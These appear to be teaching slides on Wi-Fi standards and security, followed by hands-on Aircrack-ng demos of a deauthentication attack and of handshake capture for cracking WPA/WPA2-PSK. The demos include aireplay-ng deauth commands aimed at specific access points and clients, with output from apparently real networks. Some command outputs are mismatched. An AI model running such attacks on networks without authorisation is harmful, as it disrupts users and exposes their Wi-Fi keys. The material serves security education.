


Attacks on Wireless Network



Learning Objective

At the end of this chapter your will be able to understand following:

- Wireless network
- Standards
- Security Standards
- Wireless attacks



Wireless Network

- Way that a computer is connected to a router without a physical link .
- A flexible data communications system
 - wireless media such as radio frequency technology to transmit and receive data over the air.
- Wireless networks use electromagnetic waves to communicate information from one point to another without relying on any physical connection.

Wireless Network Advantages

- Reduced cost of ownership
- Mobility
- Flexibility
- Scalability
- Installation speed and simplicity



Wireless Network Standards

- IEEE – Institute of Electrical and Electronics Engineers, makes the wireless standards.
- The 802.11 wireless standards can differ in terms of speed, transmission ranges, and frequency used.
- Following standards are used in most common wireless routers:
 - IEEE 802.11a
 - IEEE 802.11b
 - IEEE 802.11g
 - IEEE 802.11n

IEEE802.11a

- IEEE 802.11a was one of the first wireless standards to be launched.
- 802.11a specified speeds of up to 54Mbps in the 5GHz band, but most commonly, communication takes place at 6Mbps to 24Mbps.
- Because IEEE 802.11a operated at 5 GHz rather than 2.4 GHz, it was more expensive and slightly more challenging to deploy using available technology. As a result, it was less popular.

IEEE802.11b

- IEEE 802.11b standard was the first Wi-Fi variant to be launched using the 2.4 GHz ISM band
- The 802.11b standard provides for a maximum transmission speed of 11Mbps.
- However, devices are designed to be backward-compatible with previous 802.11 standards that provided for speeds of 1, 2, and 5.5Mbps.
- 802.11b was built in to many laptop computers and other form of equipment and this sealed its success.

IEEE802.11g

- IEEE802.11g is a popular wireless standard today.
- IEEE802.11g offers wireless transmission over distances of 150 feet and speeds up to 54Mbps compared with the 11Mbps of the 802.11b standard.
- IEEE802.11b, 802.11g operates in the 2.4GHz range and therefore is compatible with it.

IEEE802.11n

- IEEE 802.11n is a wireless networking standard that boosts the reliability, speed, and range of wireless transmissions in local area networks (WLANs).
- Both the 2.4 GHz and 5 GHz frequency bands are compatible with 802.11n devices.
- By using multiple antennas and MIMO, to send and receive numerous streams of data concurrently, it has increased the throughput of wireless networks.
- It is estimated that the 802.11n speeds might reach a staggering 600Mbps.

Wireless Networks and Security

Four security approaches:

1. WEP (Wired Equivalent Privacy)
2. WPA (Wi-Fi Protected Access)
3. WPA2 (Wi-Fi Protected Access, Version 2)
4. WPA3 (Wi-Fi Protected Access, Version 3)

WEP (Wired Equivalent Privacy)

- Developed in the late 1990s as the first encryption algorithm for the 802.11 standard
- WEP was designed with one main goal in mind: to prevent hackers from snooping on wireless data as it was transmitted between clients and access points (APs)
- Cyber security experts identified several severe flaws in WEP in 2001, eventually leading to industry wide recommendations to phase out the use of WEP.

WEP – Contd.

- Two methods of authentication can be used with WEP:
 - Open System authentication and Shared Key authentication.
- In Shared Key authentication, the WEP key is used for authentication in a four-step challenge-response handshake:
 - The client sends an authentication request to the Access Point.
 - The Access Point replies with a clear-text challenge.
 - The client encrypts the challenge-text using the configured WEP key and sends it back in another authentication request.
 - The Access Point decrypts the response. If this matches the challenge text, the Access Point sends back a positive reply.

WiFi Protected Access - WPA

- The numerous flaws in WEP revealed the urgent need for an alternative.
- In response, in 2003, the Wi-Fi Alliance released WPA as an interim standard, while the Institute of Electrical and Electronics Engineers (IEEE) worked to develop a more advanced, long-term replacement for WEP.

Wi-Fi Protected Access 2 (WPA2)


- As the successor to WPA, the WPA2 standard was ratified by the IEEE in 2004 as 802.11i.
- Uses AES encryption Algorithm.
- Although WPA2 still has vulnerabilities, it is considered the most secure wireless security standard available.

Wi-Fi Protected Access 3 (WPA3)

- WPA3 was made available in 2018.
- WPA3 is a powerful wifi security protocol that is built on the massive success and adoption of WPA2.
- One of the key features of WPA3 is Enhanced Open
- WPA3 provides various security enhancements meant to;
 - Simplify your wifi security
 - Enable more powerful encryption and authentication
 - Enhance cryptographic strength for sensitive data markets


Wireless Mode

- Infrastructure mode




WIRELESS NETWORK

- Ad-hoc mode




Infrastructure Mode

- Basic Service Set
 - One access point
- Extended Service Set
 - Two or more BSSs forming a single subnet.
 - Most corporate LANs in this mode.



Ad-hoc Mode

- Also called peer-to-peer.
- Independent Basic Service Set
- Set of 802.11 wireless stations that communicate directly without an access point.
- Useful for quick & easy wireless networks




Independent Basic Service Set (IBSS)

Wireless Terms

- Wireless Fidelity - WiFi




- Wireless Channels



- SSID

- MAC Address



Wireless Stations



Access Points

WiFi Penetration Testing using Aircrack-NG

- Aircrack-ng is a suite of tools used for assessing the security of wireless networks, particularly those utilizing the IEEE 802.11 standards (Wi-Fi).
- It is designed to crack WEP and WPA/WPA2 encryption keys by capturing and analyzing packets transmitted over wireless networks.
- Suit includes: Airodump-ng, Aircrack-ng and Aircrack-ng
- Works on Linux, Windows, and macOS



Tools in Aircrack-NG suit

- **Airmon-ng** – a tool that can help you set your wireless adapter into monitor mode.
- **Airodump-ng** – a tool for capturing packets and monitoring network traffic.
- **Aireplay-ng** – a tool for forging ARP requests
 - Capture WPA/WPA2 handshakes by forcing clients to reauthenticate
- **Aircrack-ng** – a tool for decrypting WEP, WPA/WPA2 keys

Wireless attacks

- 1. Wi-Fi Deauthentication Attack.



- 2. Crack WPA/WPA2-PSK using Aircrack-ng



Types of Wi-Fi frames

- In Wi-Fi (IEEE 802.11), communication is divided into three types of frames:
 - 1.Management frames** → help devices *connect and maintain* a Wi-Fi connection
 - 2.Control frames** → help coordinate data transmission
 - 3.Data frames** → carry your actual internet traffic (web pages, videos, etc.)
 4. Management frames are basically the “setup and coordination messages” of Wi-Fi.

Common types of management frames

- **Beacon frames** → broadcast network name (SSID), capabilities, channel info
- **Probe requests/responses** → used when devices search for Wi-Fi networks
- **Authentication frames** → initial identity verification step
- **Association frames** → final step to join a network
- **Deauthentication frames** → used to disconnect a device from a network
- **Disassociation frames** → similar to deauth, but less abrupt

What is a deauthentication frame?

- A **deauthentication frame** is a legitimate Wi-Fi management message used to:
- End a connection between a device (client) and an access point (router)
- It can be sent by:
 - The **router** (normal behavior)
 - The **client device** (user disconnecting)
 - In some cases, attackers (when protections are weak)

How normal deauthentication works (legitimate case)

1. Your phone is connected to Wi-Fi.
 2. You turn off Wi-Fi or move away.
 3. Either your phone or router sends a deauthentication frame.
 4. Connection is cleanly closed.
- This is normal and expected behavior.

How deauthentication attacks work (conceptually)

- The weakness in older Wi-Fi designs is:
- Many management frames were not authenticated or encrypted.
- So an attacker can:
 1. Observe a client connected to a network.
 2. Send **forged deauthentication frames** that look like they came from the router.
 3. The client believes the message is legitimate.
 4. The client disconnects from the Wi-Fi network.
 5. This can be repeated to repeatedly disrupt connectivity.

Why this works

- In older Wi-Fi systems (especially WPA2 without extra protections):
- Management frames were “trusted by default”
- Devices did not verify if the frame was truly from the real router
- **What happens to the user?**
 - Sudden Wi-Fi disconnects
 - Repeated reconnections
 - Network instability
 - Possible forced fallback to mobile data

Wi-Fi Deauthentication Attack - Demo

- To deauthenticate any wireless device, router, or client, executing a basic attack via the command line is very simple with following steps:
- Step-1 – iwconfig command

```
$ iwconfig
lo          no wireless extensions.

eth0       no wireless extensions.

wlan0      IEEE 802.11  ESSID:off/any
           Mode:Managed  Access Point: Not-Associated   Tx-Power=20 dBm
           Retry short limit:7   RTS thr:off   Fragment thr:off
           Power Management:off
```


Wi-Fi Deauthentication Attack – Step-2

- Start your wireless adaptor into monitor mode.

```
$ sudo airmon-ng start wlan0
```

```
PHY      Interface      Driver      Chipset
phy0     wlan0             ath9k_htc   Qualcomm Atheros Communications AR9271 802.11n
              (mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
              (mac80211 station mode vif disabled for [phy0]wlan0)
```

```
$ iwconfig
```

```
lo        no wireless extensions.
```

```
eth0     no wireless extensions.
```

```
wlan0mon IEEE 802.11  Mode:Monitor  Frequency:2.457 GHz  Tx-Power=20 dBm
          Retry short limit:7  RTS thr:off  Fragment thr:off
          Power Management:off
```

Wi-Fi Deauthentication Attack – Step-3

Step 3 : Capture packets of our specifications

airodump-ng wlan0mon

```
(kali㉿kali)-[~]
$ sudo airodump-ng wlan0mon
```

CH 10][Elapsed: 30 s][2026-06-09 22:02

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC CIPHER	AUTH	ESSID
56:37:BB:CC:05:DD	-90	2	0 0	1	130	WPA2 CCMP	PSK	<length: 0>
B4:A7:C6:F7:7E:0E	-86	7	0 0	6	130	WPA2 CCMP	PSK	Avika_GV
18:FD:CB:AE:5F:0E	-73	20	1 0	10	130	WPA2 CCMP	PSK	LSMS-2

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	8E:33:53:5B:1E:BC	-76	0 - 1	0	2		
18:FD:CB:AE:5F:0E	24:2F:D0:BC:BA:7F	-1	1e- 0	0	1		
18:FD:CB:AE:5F:0E	20:34:FB:5F:32:31	-83	0 - 1e	153	12		

Quitting...

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
56:37:BB:CC:05:DD	-90	2	0 0	1	130	WPA2	CCMP	PSK	<length: 0>
B4:A7:C6:F7:7E:0E	-86	7	0 0	6	130	WPA2	CCMP	PSK	Avika_GV
18:FD:CB:AE:5F:0E	-73	20	1 0	10	130	WPA2	CCMP	PSK	LSMS-2

Column	Meaning
BSSID	The unique MAC address of the wireless access point/router.
PWR	Signal strength (in dBm). Closer to 0 means stronger. For example, -73 is stronger than -90.
Beacons	Number of beacon frames detected from the access point. Beacons are periodic announcements that a Wi-Fi network exists.
#Data	Number of data frames observed on that network.
#/s	Rate of data frames per second being observed.
CH	Wi-Fi channel the network is using.
MB	Maximum supported data rate (often shown in Mbps).
ENC	Encryption protocol (e.g., WPA2).
CIPHER	Encryption algorithm used (e.g., CCMP/AES).
AUTH	Authentication method (e.g., PSK = Pre-Shared Key/password).
ESSID	The Wi-Fi network name (SSID).

Wi-Fi Deauthentication Attack – Step-4

Step 4 : Start to capture the packets :

Display a list of all detected wireless networks and their details, such as BSSID (MAC address), ESSID (network name), channel, signal strength, and encryption type.

```
CH 6 ][ Elapsed: 6 s ][ 2024-07-19 04:45
```

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
[REDACTED]	[REDACTED]	2	0	0	11	360	WPA2	CCMP	PSK Mr. Stark
[REDACTED]	[REDACTED]	1	14	0	10	270	WPA2	CCMP	PSK AICTE-MTP
[REDACTED]	[REDACTED]	1	17	0	10	270	WPA2	CCMP	PSK <length: 30>
7C:5A:1C:22:C6:8F	-60	6	14	0	5	360	OPN		CDAC
56:C4:DA:A6:85:46	-74	5	207	0	8	130	WPA2	CCMP	PSK CDAC-Guest
D3: [REDACTED]	-76	2	0	0	1	360	WPA2	CCMP	PSK [REDACTED]
7: [REDACTED]	-81	3	0	0	1	65	WPA2	CCMP	PSK Galaxy M33 5G BE9B
7: [REDACTED]	-76	1	5	0	11	360	OPN		CDAC
F: [REDACTED]	-56	6	0	0	11	180	WPA2	CCMP	PSK Redmi 12

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
56:C4:DA:A6:85:46	D3: [REDACTED]	-75	0 - 1	0	1		
7C:5A: [REDACTED]	[REDACTED]:53:5A:28:23	-85	0 - 1e	0	2		

Wi-Fi Deauthentication Attack – Step-5

Step 5 : Capture the packets of specific channel

```
(kali@kali)-[~]
$ sudo airodump-ng -c 5 wlan0mon
```

Wi-Fi Deauthentication Attack – Step-5

BSSID	STATION	PWR	Rate	Lost	Frames	Notes	Probes
(not associated)	F4:05:02:09:A0:35	-62	0 - 5	0	1		CDAC
(not associated)	20:00:00:00:00:00	-91	0 - 1	0	1		
(not associated)	76:00:00:00:00:00	-75	0 - 1	6	5	No more	INDUS,Vistara World
(not associated)	BA:00:00:00:00:00	-76	0 - 1	0	1	remember signing in is fast,	
(not associated)	20:00:00:00:00:00	-69	0 - 1	1	3	simple	Iotlive
(not associated)	AA:00:00:00:00:00	-82	0 - 1	0	2		
(not associated)	22:00:00:00:00:00	-79	0 - 1	0	1		
(not associated)	20:00:00:00:00:00	-77	0 - 1	1	2		
(not associated)	1A:00:00:00:00:00	-80	0 - 1	0	2		
(not associated)	16:00:00:00:00:00	-73	0 - 1	0	2		CDAC
(not associated)	96:00:00:00:00:00	-72	0 - 1	8	6	did not open and	CDAC
(not associated)	16:00:00:00:00:00	-89	0 - 1	8	5		C-TF101D,C-Time2-128A
(not associated)	04:00:00:00:00:00	-69	0 - 5	0	1		CDAC
(not associated)	74:00:00:00:00:00	-76	0 - 1	0	8		
(not associated)	46:00:00:00:00:00	-89	0 - 1	0	3		Faizan ashraf's iPhone
(not associated)	60:00:00:00:00:00	-83	0 - 1	0	1		
(not associated)	E2:00:00:00:00:00	-90	0 - 1	0	2		
(not associated)	0C:00:00:00:00:00	-67	0 - 1	0	1		
(not associated)	20:00:00:00:00:00	-85	0 - 1	48	7		Iotlive
2A:7B:44:65:CF:3D	E4:00:00:00:00:00	-77	0 - 1	0	1		
7C:5A:1C:22:96:8F	00:81:00:00:7E:B8	-89	0 - 1e	0	1		
7C:5A:1C:22:96:8F	60:E9:AA:1D:1E:B9	-89	0 - 1e	0	1		
7C:5A:1C:22:96:8F	02:33:00:AD:0A:19	-80	0 - 1	4	24		
7C:5A:1C:22:96:8F	20:E0:00:7B:29	-1	6e-0	0	22		
7C:5A:1C:22:96:8F	60:E9:AA:0E:FE	-89	0 - 1e	0	35		

Wi-Fi Deauthentication Attack – Step-6

Step 6 : Sending the deauthentication packets

```
(kali㉿kali)-[~]
$ sudo aireplay-ng -0 100000 -a 7C:5A:12:96:8F -c 00:81:2A:C9:7E:B8 wlan0mon
04:51:17 Waiting for beacon frame (BSSID: 7C:5A:12:96:8F) on channel 5
04:51:19 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 4|43 ACKs]
04:51:19 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 6|52 ACKs]
04:51:20 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 1|46 ACKs]
04:51:21 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 0|56 ACKs]
04:51:21 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 2|56 ACKs]
04:51:22 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 1|54 ACKs]
04:51:23 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 7|65 ACKs]
04:51:23 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 0|58 ACKs]
04:51:24 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 0|65 ACKs]
04:51:25 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 1|61 ACKs]
04:51:25 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 1|50 ACKs]
04:51:26 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 0|66 ACKs]
04:51:27 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 1|67 ACKs]
04:51:27 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 3|54 ACKs]
04:51:28 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 1|46 ACKs]
04:51:29 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 0|46 ACKs]
04:51:30 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [67|74 ACKs]
04:51:30 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 7|33 ACKs]
04:51:31 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [48|57 ACKs]
04:51:32 Sending 64 directed DeAuth (code 7). STMAC: [00:81:2A:C9:7E:B8] [ 3|29 ACKs]
```

Modern protection against this

- The key fix is Protected Management Frames (PMF / 802.11w):
- Encrypts and authenticates management frames
- Prevents spoofed deauth/disassoc messages from being accepted
- This is commonly included in:
- WPA3 (required or strongly enforced)
- Modern WPA2 networks (optional support)

Crack WPA/WPA2-PSK using Aircrack-ng

- Aircrack-ng
 - Used for capturing and analyzing network traffic
 - Facilitates the decryption of captured data

Crack WPA/WPA2-PSK using Aircrack-ng

```
(kali㉿kali)-[~]
$ iwconfig
lo          no wireless extensions.

eth0        no wireless extensions.

wlan0       IEEE 802.11  ESSID:off/any
            Mode:Managed  Access Point: Not-Associated  Tx-Power=20 dBm
            Retry short limit:7   RTS thr:off   Fragment thr:off
            Power Management:off

(kali㉿kali)-[~] 0 <Domain Name>
$ █
```

Crack WPA/WPA2-PSK using Aircrack-ng

```
(kali@kali)-[~]0 <Domain Name>
$ sudo aircrack-ng start wlan0

Found 2 processes that could cause trouble.
Kill them using 'airmon-ng check kill' before putting
the card in monitor mode, they will interfere by changing channels
and sometimes putting the interface back in managed mode

PID Name
670 NetworkManager
389112 wpa_supplicant

PHY Interface Driver Chipset
phy0 wlan0 ath9k_htc Qualcomm Atheros Communications AR9271 802.11n
(mac80211 monitor mode vif enabled for [phy0]wlan0 on [phy0]wlan0mon)
(mac80211 station mode vif disabled for [phy0]wlan0)

(kali@kali)-[~]
$
```

Crack WPA/WPA2-PSK using Aircrack-ng

```
(kali@kali)-[~] 0.029s latency)
$ sudo airodump-ng wlan0mon
```

PORT	STATE	SERVICE
80/tcp	open	http
443/tcp	open	https

Crack WPA/WPA2-PSK using Aircrack-ng

```
CH 11 ][ Elapsed: 12 s ][ 2024-07-24 04:42

BSSID          PWR Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
-----
[REDACTED]      [REDACTED] 2         0      0    6   65  WPA2 CCMP PSK DIRECT-0a-HP M233 Lase
[REDACTED]      [REDACTED] 0         4      0   11  -1  OPN      <length: 0>
[REDACTED]      [REDACTED] 5         0      0   11  130 WPA2 CCMP PSK 5G
[REDACTED]      [REDACTED] 8         0      0   11  360 WPA2 CCMP PSK Sobhit
[REDACTED]      [REDACTED] 0         2      0    5   -1  WPA      <length: 0>
[REDACTED]      [REDACTED] 6         1      0   10  130 WPA2 CCMP PSK CDAC-Guest Account
[REDACTED]      [REDACTED] 13        42     3    5   360 OPN      CDAC
CA:A7:31:A8:D1:A4 -81      3        25     0    2   130 WPA2 CCMP PSK AICTE-MTP
3A:8B:05:20:AD:E5 -81      4         1     0    1   180 WPA2 CCMP PSK Michael
[REDACTED]      [REDACTED] -81      5         1     0    1   360 WPA3 CCMP SAE motoedge50fusion_3336
[REDACTED]      [REDACTED] -88      3        14     0    2   130 WPA2 CCMP PSK <length: 30>
[REDACTED]      [REDACTED] -86      3         0     0    1   130 OPN      TJ2100N-957d3a8b-24GHz
[REDACTED]      [REDACTED] -66     14         0     0   12   180 WPA2 CCMP PSK Redmi 12

BSSID          STATION          PWR  Rate  Lost  Frames  Notes  Probes
-----
7C:5A:16:00:07:05 7C:5A:16:00:07:05 -81    0 - 1e    0      2
7C:5A:16:00:07:05 7C:5A:16:00:07:05 -80    0 - 1e    4      4
7C:5A:16:00:07:05 7C:5A:16:00:07:05 -82    0 - 1e    0     11
7C:5A:16:00:07:05 7C:5A:16:00:07:05 -82    0 - 1e    0      3
[REDACTED]      [REDACTED] -77    0 - 1e    0      1
[REDACTED]      [REDACTED] -83    0 - 1e    0      1
[REDACTED]      [REDACTED] -89    0 - 1e    0      1
[REDACTED]      [REDACTED] -94    0 - 1e    0      1
[REDACTED]      [REDACTED] -70    0 - 1e    0     12
[REDACTED]      [REDACTED] -93    0 - 1e    0      8
CA:A7:31:A8:D1:A4 F6:08:0B:B6:3A:67 -95  12e- 1e  140   223
[REDACTED]      [REDACTED] -90    1e- 6e    0      2

Quitting ...

(kali@kali)-[~]
$
```

Crack WPA/WPA2-PSK using Aircrack-ng

```
(kali@kali)-[~]  
$ sudo airodump-ng -c 2 wlan0mon
```

Crack WPA/WPA2-PSK using Aircrack-ng

```
CH 2 ][ Elapsed: 18 s ][ 2024-07-24 04:43

BSSID          PWR RXQ Beacons  #Data, #/s  CH  MB  ENC CIPHER AUTH ESSID
[REDACTED] -86 4 19 0 0 1 270 WPA2 CCMP PSK TJ2100N-957d36d5-2
[REDACTED] -83 41 59 6 0 1 180 WPA2 CCMP PSK Michael
[REDACTED] -82 3 72 1 0 1 360 WPA3 CCMP SAE motoedge50fusion_3
CA:A7:31:A8:D1:A4 -88 35 137 435 5 2 130 WPA2 CCMP PSK AICTE-MTP
CA:A7:31:A8:D1:A5 -88 27 135 421 2 2 130 WPA2 CCMP PSK <length: 30>

BSSID          STATION          PWR  Rate  Lost  Frames  Notes Probes
[REDACTED] 50 -1 1e- 0 0 6
[REDACTED] 79:4A:D6:20 -76 0 - 1e 0 7
CA:A7:31:A8:D1:A4 F6:08:0B:B6:3A:67 -55 24e- 1e 245 81 AICTE-MTP
(not associated) :D6 -69 0 - 1 2 5
(not associated) :53 -91 0 - 5 0 1
(not associated) :48 -92 0 - 1 0 1
(not associated) :97 -78 0 - 1 19 9
(not associated) :16 -80 0 - 1 0 4
(not associated) :B2 -90 0 - 1 0 2
(not associated) :D3 -90 0 - 1 0 2
(not associated) :5F -73 0 - 1 0 6
(not associated) :8F -86 0 - 1 0 1
(not associated) :BA -89 0 - 1 0 5
(not associated) :7D -81 0 - 5 0 1
(not associated) :C0 -66 0 - 1 0 3
(not associated) :87 -91 0 - 1 0 1
(not associated) :AF -66 0 - 1 66 43
(not associated) :DA -83 0 - 1 515 202
(not associated) :D5 -92 0 - 1 46 5

Quitting ...

(kali@kali)-[~]
$
```

Crack WPA/WPA2-PSK using Aircrack-ng

```
—(kali@kali)-[~]  
—$ sudo airodump-ng -c 2 --bssid CA:A7:31:A8:D1:A4 -w Test wlan0mon
```


Crack WPA/WPA2-PSK using Aircrack-ng

```
CH 2 ][ Elapsed: 6 s ][ 2024-07-24 07:45
BSSID          PWR RXQ Beacons    #Data, #/s CH  MB  ENC CIPHER AUTH ESSID
BSSID          STATION          PWR  Rate  Lost   Frames Notes  Probes
```

Crack WPA/WPA2-PSK using Aircrack-ng

```
(kali㉿kali)-[~]  
└─$ sudo aireplay-ng -0 10 -a CA:A7:31:A8:D1:A4 -c F6:08:0B:B6:3A:67 wlan0mon  
04:45:31 Waiting for beacon frame (BSSID: CA:A7:31:A8:D1:A4) on channel 2  
04:45:31 Sending 64 directed DeAuth (code 7). STMAC: [F6:08:0B:B6:3A:67] [ 2|57 ACKs]  
04:45:32 Sending 64 directed DeAuth (code 7). STMAC: [F6:08:0B:B6:3A:67] [ 0|68 ACKs]  
04:45:33 Sending 64 directed DeAuth (code 7). STMAC: [F6:08:0B:B6:3A:67] [ 1|58 ACKs]  
